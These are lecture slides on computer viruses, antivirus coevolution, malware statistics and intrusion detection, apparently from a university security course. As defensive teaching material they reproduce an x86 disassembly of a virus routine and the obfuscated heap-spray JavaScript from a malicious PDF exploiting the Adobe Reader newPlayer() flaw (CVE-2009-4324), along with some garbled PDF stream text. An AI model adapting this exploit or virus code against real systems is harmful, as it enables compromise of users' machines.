

VIRUSES, WORMS, AND MALWARE

Ben Livshits, Microsoft Research

Overview of Today's Lecture

2

- Viruses
- Virus/antivirus coevolution paper discussed
- Intrusion detection
 - ▣ Behavioral detection
 - ▣ Firewalls
 - ▣ Application firewalls
- Worms

What is a Virus?

- a program that can infect other programs by modifying them to include a, possibly evolved, version of itself

Fred Cohen, 1983

22

Computer Viruses

Theory and Experiments

Fred Cohen

Dept of Computer Science and Electric Engineering, Lehigh University, Bethlehem, PA 18215, USA, and The Foundation for Computer Integrity Research, Pittsburgh, PA 15217, USA

This paper introduces "computer viruses" and examines their potential for causing widespread damage to computer systems. Basic theoretical results are presented, and the infeasibility of viral defense in large classes of systems is shown. Defensive schemes are presented and several experiments are described.

Keywords: Computer Viruses, System Integrity, Data Integrity



Fred Cohen received a B.S. in Electrical Engineering from Carnegie-Mellon University in 1977, an MS in Information Science from the University of Pittsburgh in 1981 and a Ph.D. in Electrical Engineering from the University of Southern California in 1986. He has worked as a freelance consultant since 1977, and has designed and implemented numerous devices and systems. He is currently a professor of Computer Science and Electrical Engineering at Lehigh University, Chairman and Director of Engineering at the Foundation for Computer Integrity Research, and President of Legal Software Incorporated. He is a member of the ACM, IEEE, and IACR. His current research interests include computer viruses, information flow model, adaptive systems theory, genetic models of computing, and evolutionary systems.

North-Holland
Computers & Security 6 (1987) 22-35

0167-4048/87/\$3.50 © 1987, Elsevier Science Publishers B.V. (North-Holland)

1. Introduction


This paper defines a major computer security problem called a virus. The virus is interesting because of its ability to attach itself to other programs and cause them to become viruses as well. Given the widespread use of sharing in current computer systems, the threat of a virus carrying a Trojan horse [1,20] is significant. Although a considerable amount of work has been done in implementing policies to protect against the illicit dissemination of information [4,7], and many systems have been implemented to provide protection from this sort of attack [12,19,21,22], little work has been done in the area of keeping information entering an area from causing damage [5,18]. There are many types of information paths possible in systems, some legitimate and authorized, and others that may be covert [18], the most commonly ignored one being through the user. We will ignore covert information paths throughout this paper.

The general facilities exist for providing provably correct protection schemes [9], but they depend on a security policy that is effective against the types of attacks being carried out. Even some quite simple protection systems cannot be proven 'safe' [14]. Protection from denial of services requires the detection of halting programs which is well known to be undecidable [11]. The problem of precisely marking information flow within a system [10] has been shown to be NP-complete. The use of guards for the passing of untrustworthy information [25] between users has been examined, but in general depends on the ability to prove program correctness which is well known to be NP-complete.

The Xerox worm program [23] has demonstrated the ability to propagate through a network, and has even accidentally caused denial of services. In a later variation, the game of 'core wars' [8] was invented to allow two programs to do battle with one another. Other variations on this theme have been reported by many unpublished authors, mostly in the context of nighttime games played between programmers. The term virus has also been used in conjunction with an augmentation to

Malware Timeline

4



Virus/Antivirus Coevolution

5

- Basic idea
- Attacks and defenses follow hand in hand
- Attackers are usually one step ahead of the game

Computer Virus—Coevolution

The battle to conquer computer viruses is far from won, but new and improved antidotes are controlling the field.

Carey Nachenberg

AS RECENTLY AS SIX YEARS AGO, COMPUTER viruses were considered an urban myth by many. At the time, only a handful of PC viruses had been written and infection was relatively uncommon. Today the situation is very different. As of November 1996, virus writers have programmed more than 10,000 DOS-based computer viruses.

In addition to the sheer increase in the number of viruses, the virus writers have also become more clever. Their newer creations are significantly more complex and difficult to detect and remove. These "improvements" can be at least partially attributed to the efforts of antivirus producers. As antivirus products improve and detect the

"latest and greatest" viruses, the virus authors invent new and more devious ways to hide their progeny.

This coevolution has led to the creation of the most complex class of virus to date: the *polymorphic* computer virus. The polymorphic virus avoids detection by mutating itself each time it infects a new program; each mutated infection is capable of performing the same tasks as its parent, yet it may look entirely different.

These cunning viruses simply cannot be detected cost-effectively using traditional antivirus scanning algorithms. Fortunately, the antivirus producers have responded, as they have in the past, with an equally creative solution to the polymorphic virus threat. Many antivirus programs are now starting to employ a technique known as *generic decompilation* to detect even the most complex polymorphic viruses quickly and cost effectively.

A computer virus is a self-replicating computer pro-



Coevolution: Basic Setup

6

Virus


- Wait for user to execute an infected file
- Infect other (binary) files
- Spread that way

Antivirus

- Identify a sequence of instructions or data
- Formulate a signature
- Scan all files
- Look for signature found verbatim
- Bottleneck: scanning speed


Basic Virus Signature Matching

7



Simple Virus Strategy

8



```
0100 EB1C      JMP      011E
0102 BE1B02   MOV      SI,021B
0105 BF1B01   MOV      DI,011B
0108 8BCE     MOV      CX,SI
010A F7D9     NEG      CX
010C FC       CLD
010D B81B01   MOV      AX,011B
0110 06       PUSH     ES
0111 50       PUSH     AX
0112 06       PUSH     ES
0113 B81801   MOV      AX,0118
0116 50       PUSH     AX
0117 CB       RETF
0118 F3       REPZ
0119 A4       MOVSB
011A CB       RETF
011B E93221   JMP      2250
011E 83C24F   ADD      DX,+4F
0121 8BFA     MOV      DI,DX
0123 81FF8000 CMP      DI,0080
0127 725E     JB       0187
0129 7406     JZ       0131
012B C606250273 MOV     BYTE PTR
0130 90       NOP
0131 FEC5     INC      CH
0133 7303     JNB     0138
0135 80C140   ADD      CL,40
0138 B8010C   MOV      AX,0C01
013B 8BD6     MOV      DX,SI
013D CD13     INT     13
```


Coevolution: Entry Point Scanning

9

Virus

- Place virus at the entry point or make it directly reachable from the entry point
- Make virus small to avoid being easily noticed by user

Antivirus

- Entry point scanning
- Do exploration of reachable instruction starting with the entry point of the program
- Continue until no more instructions are found

Coevolution: Virus Encryption

10

Virus

- ❑ Decryption routine
- ❑ Virus body
- ❑ Decrypt into memory, not do disk
- ❑ Set PC to the beginning of the decryption buffer
- ❑ Encrypt with a different key before adding virus to new executable

Antivirus

- ❑ Decryption (and encryption) routines (packers) used by viruses are easy to fingerprint
- ❑ Develop signatures to match these routines
- ❑ Attempt to decrypt the virus body to perform a secondary verification (x-raying)

Coevolution: Polymorphic

11

Virus

- Use a mutation engine to generate a (decryption routine, encryption routine) pair
- Functionally similar or the same, but syntactically very different
- Use the encryption routine to encode the body of the virus
- No fixed part of the virus preserved (decryption, encryption, body)

Antivirus

- Custom detection program designed to recognize specific detection engines
- Generic decryption (GD)
 - ▣ Emulator
 - ▣ Signature matching engine
 - ▣ Scan memory/disk at regular intervals in hopes of finding decoded virus body

GD Challenges

12

- How long to emulate the execution? Viruses use padding instructions to delay execution. Can also use sleep for a while to slow down the scanner.
- What is the quality of the emulator? How many CPUs to support?
- What if decryption starts upon user interactions? How do we trigger it? What about anti-emulation tricks?

False Positives in Virus Detection

13

- A "false positive" is when antivirus software identifies a non-malicious file as a virus. When this happens, it can cause serious problems.
 - For example, if an antivirus program is configured to immediately delete or quarantine infected files, a false positive in an essential file can render the operating system or some applications unusable.
-
- In May 2007, a faulty virus signature issued by Symantec mistakenly removed essential operating system files, leaving thousands of PCs unable to boot
 - Also in May 2007, the executable file required by Pegasus Mail was falsely detected by Norton AntiVirus as being a Trojan and it was automatically removed, preventing Pegasus Mail from running. Norton anti-virus had falsely identified three releases of Pegasus Mail as malware, and would delete the Pegasus Mail installer file when that happened in response to this Pegasus Mail stated:
 - On the basis that Norton/Symantec has done this for every one of the last three releases of Pegasus Mail, we can only condemn this product as too flawed to use, and recommend in the strongest terms that our users cease using it in favor of alternative, less buggy anti-virus packages
-
- In April 2010, McAfee VirusScan detected svchost.exe, a normal Windows binary, as a virus on machines running Windows XP with Service Pack 3, causing a reboot loop and loss of all network access
 - In December 2010, a faulty update on the AVG anti-virus suite damaged 64-bit versions of Windows 7, rendering it unable to boot, due to an endless boot loop created
 - In October 2011, Microsoft Security Essentials removed the Google Chrome browser, rival to Microsoft's own Internet Explorer. MSE flagged Chrome as a Zbot banking trojan

Top 20 Malware on Internet/user Computer

14

Current rank	Delta	Verdict
1	▲ 4	AdWare.Win32.FunWeb.gq
2	🐾 New	Hoax.Win32.ArchSMS.pxm
3	▲ 3	AdWare.Win32.HotBar.dh
4	▲ 8	Trojan.HTML.Iframe.dl
5	🐾 New	Hoax.HTML.OdKlas.a
6	🐾 New	Trojan.JS.Popupper.aw
7	▲ 1	Exploit.JS.Pdfka.ddt
8	▼ -8	Trojan.JS.Agent.btv
9	▼ -9	Trojan-Downloader.JS.Agent.fun
10	▼ -10	Trojan-Downloader.Java.OpenStream.bi
11	▼ -7	Exploit.HTML.CVE-2010-1885.ad
12	🐾 New	Trojan.JS.Agent.uo
13	🐾 New	Trojan-Downloader.JS.Iframe.cdh
14	🐾 New	Packed.Win32.Katusha.o
15	🐾 New	Exploit.Java.CVE-2010-0840.d
16	▲ 1	Trojan.JS.Agent.bhr
17	🐾 New	Trojan-Clicker.JS.Agent.om
18	🐾 New	Trojan.JS.Fraud.bl
19	🐾 New	Exploit.Java.CVE-2010-0840.c
20	🐾 New	Trojan-Clicker.HTML.Iframe.aky


Current rank	Delta	Verdict
1	▬ 0	Net-Worm.Win32.Kido.ir
2	▬ 0	Virus.Win32.Sality.aa
3	▲ 1	Net-Worm.Win32.Kido.ih
4	🐾 New	Hoax.Win32.ArchSMS.pxm
5	▬ 0	Virus.Win32.Sality.bh
6	▼ -3	HackTool.Win32.Kiser.zv
7	▼ -1	Hoax.Win32.Screensaver.b
8	▼ -1	AdWare.Win32.HotBar.dh
9	▲ 8	Trojan.Win32.Starter.yy
10	▲ 1	Packed.Win32.Katusha.o
11	▲ 1	Worm.Win32.FlyStudio.cu
12	▼ -2	HackTool.Win32.Kiser.il
13	▼ -4	Trojan.JS.Agent.bhr
14	▲ 2	Trojan-Downloader.Win32.Geral.cnh
15	🐾 New	Porn-Tool.Win32.StripDance.d
16	🐾 New	Exploit.JS.Agent.bbk
17	🐾 New	Trojan.Win32.AutoRun.azq
18	▼ -5	Trojan-Downloader.Win32.VB.eqf
19	▼ -5	Worm.Win32.Mabezat.b
20	▼ -5	Packed.Win32.Klone.bq

http://www.securelist.com/en/analysis/204792170/Monthly_Malware_Statistics_March_2011

Vulnerability Gap

15

- As long as user has the right virus signatures *and* computer has recently been scanner, detection will likely work
- But the virus landscape changes fast
- This calls for monitoring techniques for unknown viruses




CVE-2009-4324: December 2009

16

Adobe Reader/Acrobat "Doc.media.newPlayer()" Memory Corruption

Secunia Advisory: SA37690
Release Date: 2009-12-15
Last Update: 2009-12-16
Popularity: 6,490 views

Critical: 
[Extremely critical](#)

Impact: System access
Where: From remote
Solution Status: Vendor Workaround

Software: [Adobe Acrobat 3D 8.x](#)
[Adobe Acrobat 8 Professional](#)
[Adobe Acrobat 8.x](#)
[Adobe Acrobat 9.x](#)
[Adobe Reader 8.x](#)
[Adobe Reader 9.x](#)

Description:
A vulnerability has been reported in Adobe Reader and Acrobat, which can be exploited by malicious people to compromise a user's system.

The vulnerability is caused due to an unspecified error in the implementation of the "Doc.media.newPlayer()" JavaScript method. This can be exploited to corrupt memory and execute arbitrary code via a specially crafted PDF file.

NOTE: This vulnerability is currently being actively exploited.

Exploit in the PDF Unfolding...

17


```
stream
xDuRMo>@DLB=_ ' BTX_ X%RS^_ u"
QQp^VSp@mp" " `;@ESC?;wSYN?|H-#ag_<|c<>|=0-" ,D`|nVQ8RS|SO|+f#&
nu" `; ;p-nCANn  BELBEL|4|
BEL|j=iOU%[ " _ .USBTX|Op<F_ | ' _|<n&HfCi& ,z| \og%WOpA" SOHn×MyQng .Sp| L'e%|<./ .P|EM* >; [UA"A%"/+ "l-p"i:2
+W_ >4u' |noje3$1`C-e SO2$
(|EM8SUBKgr^ ENQ6ES%SO ( " %*OL° BS|N) 8KENQD, 70% `DLB3K@EN, ; *BEL|9
&g8>ESC<; ENQnL|; 'e " xTT· | DLB) n@kESs-f`PT; FFDC2s DLB2 (DLBFXDLB|CANDLB
SFD|TX@hACK ,p ,I9 " " FF|y)T0 SONAK8... _ . \) \DC4; <e , \nn, RS|MEM
k|Op'D| , -3e`F|Op'a° SYN|' DC4$u|TXa7. DLB|p|p ·|A"; 9±# ( /SUB| , FSETXa| " « '8`|n" ( "10|FTB|DLB| , SUB-I|N#31<°
endstream
endobj
111112 0 obj<</Filter/FlateDecode/Length 178>>stream
xO=|ASO, 0DC4Dp&|/| MeER, f (T@|VT|q|h [ STX|H, > " «?&|ofh· SYN|H~n<gD|VT| , SYN|D|STX|u~QJu|ES|f|@^— .CT>A| _nnDLB=ENUI
KX
endstream
```

```
ylertati2=new Array();
var fzfpas = 'ARG9090ARG9090'.replace(/ARG/g, '%u');
var imkujn2 = '254EBZ758BZ8B3CZ3574Z378Z56F5Z768BZX32XZ33F5Z49C9ZAD41ZDB33ZXF36Z14BEZ38Z28Z74E';
fzfpas=unescape(fzfpas);
imkujn2=unescape(imkujn2);endstream
endobj
111112 0 obj<</Filter/FlateDecode/Length 178>>stream
while(fzfpas.length <= 0x8000){fzfpas+=fzfpas;}
fzfpas=fzfpas.substr(0,0x8000 - imkujn2.length);
for(gofmeq=0;gofmeq<xsbrgm;gofmeq++) {ylertati2[gofmeq]=fzfpas + imkujn2;}
if(xsbrgm){dwdsf1();dwdsf1();try {this.media.newPlayer(null);} catch(e) {}dwdsf1();}endstream
endobj
trailer<</Root 1 0 R /Size 11>>
```

Automatic Zero-Day Blocking

18

- Scanning engine recognizes the newPlayer() vulnerability (checked in red)
- Because this is a zero-day vulnerability, the newPlayer() vulnerability would be considered unknown
- Subsequently, the M86 Secure Web Gateway falls back to its behavioral analysis capability
- Below, the behavior of the JavaScript is suspicious; therefore it is blocked by this default rule, requiring no update



Proactive Detection Techniques

19

- heuristic analyzer
- policy-based security
- intrusion detection/prevention systems
- etc.

Heuristic Analyzers

20

- A heuristic analyzer looks at
 - ▣ code of executable files
 - ▣ Macros
 - ▣ Scripts
 - ▣ memory or boot sectorsto detect malicious programs that cannot be identified using the usual (signature-based) methods

- Heuristic analyzers search for unknown malicious software

- Detection rates are usually low: 20-30% at most

Policy-based Security

21

- Use an overall security policy to restrict certain types of actions on the machine
- For instance
 - ▣ Don't open email attachments
 - ▣ Don't open files from the internet whose reputation is unknown
 - ▣ Only allow access to a whitelist of web sites
 - ▣ Disallow software installation
- The Cisco-Microsoft approach
 - ▣ Scan computers of users connecting to the network
 - ▣ Limit network access from machines that are not found to be fully compliant (i.e. virus definitions are out of date)
 - ▣ Force access to an update server
 - ▣ "Shepherd" the user into compliance

Behavioral Monitoring Techniques

22

	Cisco	McAfee	Panda	Symantec	Trend Micro	BitDefender	Kaspersky
Heuristic Analyzer		•	•	•	•	•	•
IPS		•	•	•			•
Buffer Overrun		•					
Policy based					•		
Alerting system				•	•		•
Behaviour Blocker	•		•			•	•

IDS: Intrusion Detection Systems

23

- What it is
 - ▣ Security guards and “beware of dog” signs are forms of IDS
 - ▣ Serve two purposes:
 - Detect something bad was happening
 - deter the perpetrator
- Components
 - ▣ Collect signals
 - ▣ Process and create alerts
 - ▣ Notify system operators


Host-Based vs. Network-Based IDS

24

- Log analyzers
- Signature-based sensors
- System call analyzers
- Application behavior analyzers
- File integrity checkers
- Scan incoming and outgoing traffic
- Primarily signature-based
- Combined into firewalls
